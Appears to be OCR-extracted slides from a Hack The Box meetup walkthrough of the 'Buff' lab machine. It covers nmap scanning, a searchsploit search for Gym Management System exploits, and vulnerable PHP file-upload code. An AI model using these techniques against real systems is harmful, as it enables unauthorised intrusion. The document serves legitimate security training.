Hack The Box Meetup Onsite @ Compass Security

Hack The Box Meetup Onsite @ Sphères RAUM68 Zurich

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?

- Slides: https://slides.hackingnight.ch

Hosts

Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology

Acknowledge there is no 100% security

Find Vulnerabilities

Contradict all Assumptions

Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorised access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics

Gamification

Capture the Flag (CTF)


Hacking Competition

(warning: addictive)

HACKTHEBOX


419 virtual machines (boxes)

Hacking Setup




Connection to Attacker Machine

1. Visit **remote.hackingnight.ch**
2. Login with username **kali-X**
3. Password **hackingnight-X**



Configure VPN

Download VPN profile



Tips for the Browser-Based VM

- @-Symbol:
  - Alt-Gr = Ctrl-Alt
  - Ctrl-Alt 2

- Copy-Paste from the Host:
  - Press Ctrl-Alt-Shift
  - Paste or copy selection in the text field

Walktrough: Buff


- Easy difficulty Windows box
- Initial Access
  - Unauthenticated File Upload
  - Remote Code Execution
- Privilege Escalation
  - Buffer Overflow
  - Remote Code Execution

Exploitation Steps

1. Network Scanning & Service Enumeration
2. Reconnaissance / Exploit Selection
3. Initial Access via Reverse Shell
4. Reconnaissance / Exploit Selection
5. Buffer Overflow
6. Buffer Overflow Theory

#1 Network Scanning & Service Enumeration

Application	Provides **network services** to applications	HTTP, FTP, SMTP, SSH, etc.
Transport	Ensures **reliable data transfer** between devices	TCP Port 1337
Internet	**Routing** of data packets within and between networks	IP Address 203.0.113.45
Network Access	**Physical Transmission** of Data • Ethernet (LAN cable) • Wi-Fi	MAC Address 48:2C:6A:1E:59:3F



TCP Ports

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

Advanced nmap options

Minimal rate (≥ packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information


```
$ nmap -sV <ip-address>
```


Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```


#2 Reconnaissance / Exploit Selection

Reconnaissance





Exploit DB is your friend




```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit gym management
```

Exploit Title	Path
Gym Management System 1.0 - 'id' SQL Injection	php/webapps/48936.txt
Gym Management System 1.0 - Authentication Bypass	php/webapps/48940.txt
Gym Management System 1.0 - Stored Cross Site Scripting	php/webapps/48941.txt
Gym Management System 1.0 - Unauthenticated Remote Code Execution	php/webapps/48506.py
GYM MS - GYM Management System - Cross Site Scripting (Stored)	php/webapps/51777.txt

```
Shellcodes: No Results

┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit -m 48506
  Exploit: Gym Management System 1.0 - Unauthenticated Remote Code Execution
      URL: https://www.exploit-db.com/exploits/48506
     Path: /usr/share/exploitdb/exploits/php/webapps/48506.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Downloads/48506.py
```

```php
<?php
<SNIP>
$user = $_GET['id'];
$allowedExts = array("jpg", "jpeg", "gif", "png","JPG");
$extension = @end(explode(".", $_FILES["file"]["name"]));
if(isset($_POST['pupload'])){
if ((($_FILES["file"]["type"] == "image/png")
<SNIP>
      move_uploaded_file($_FILES["file"]["tmp_name"],
      "upload/". $user.".".$ext);
      $url=$user.".".$ext;
<SNIP>
?>
```

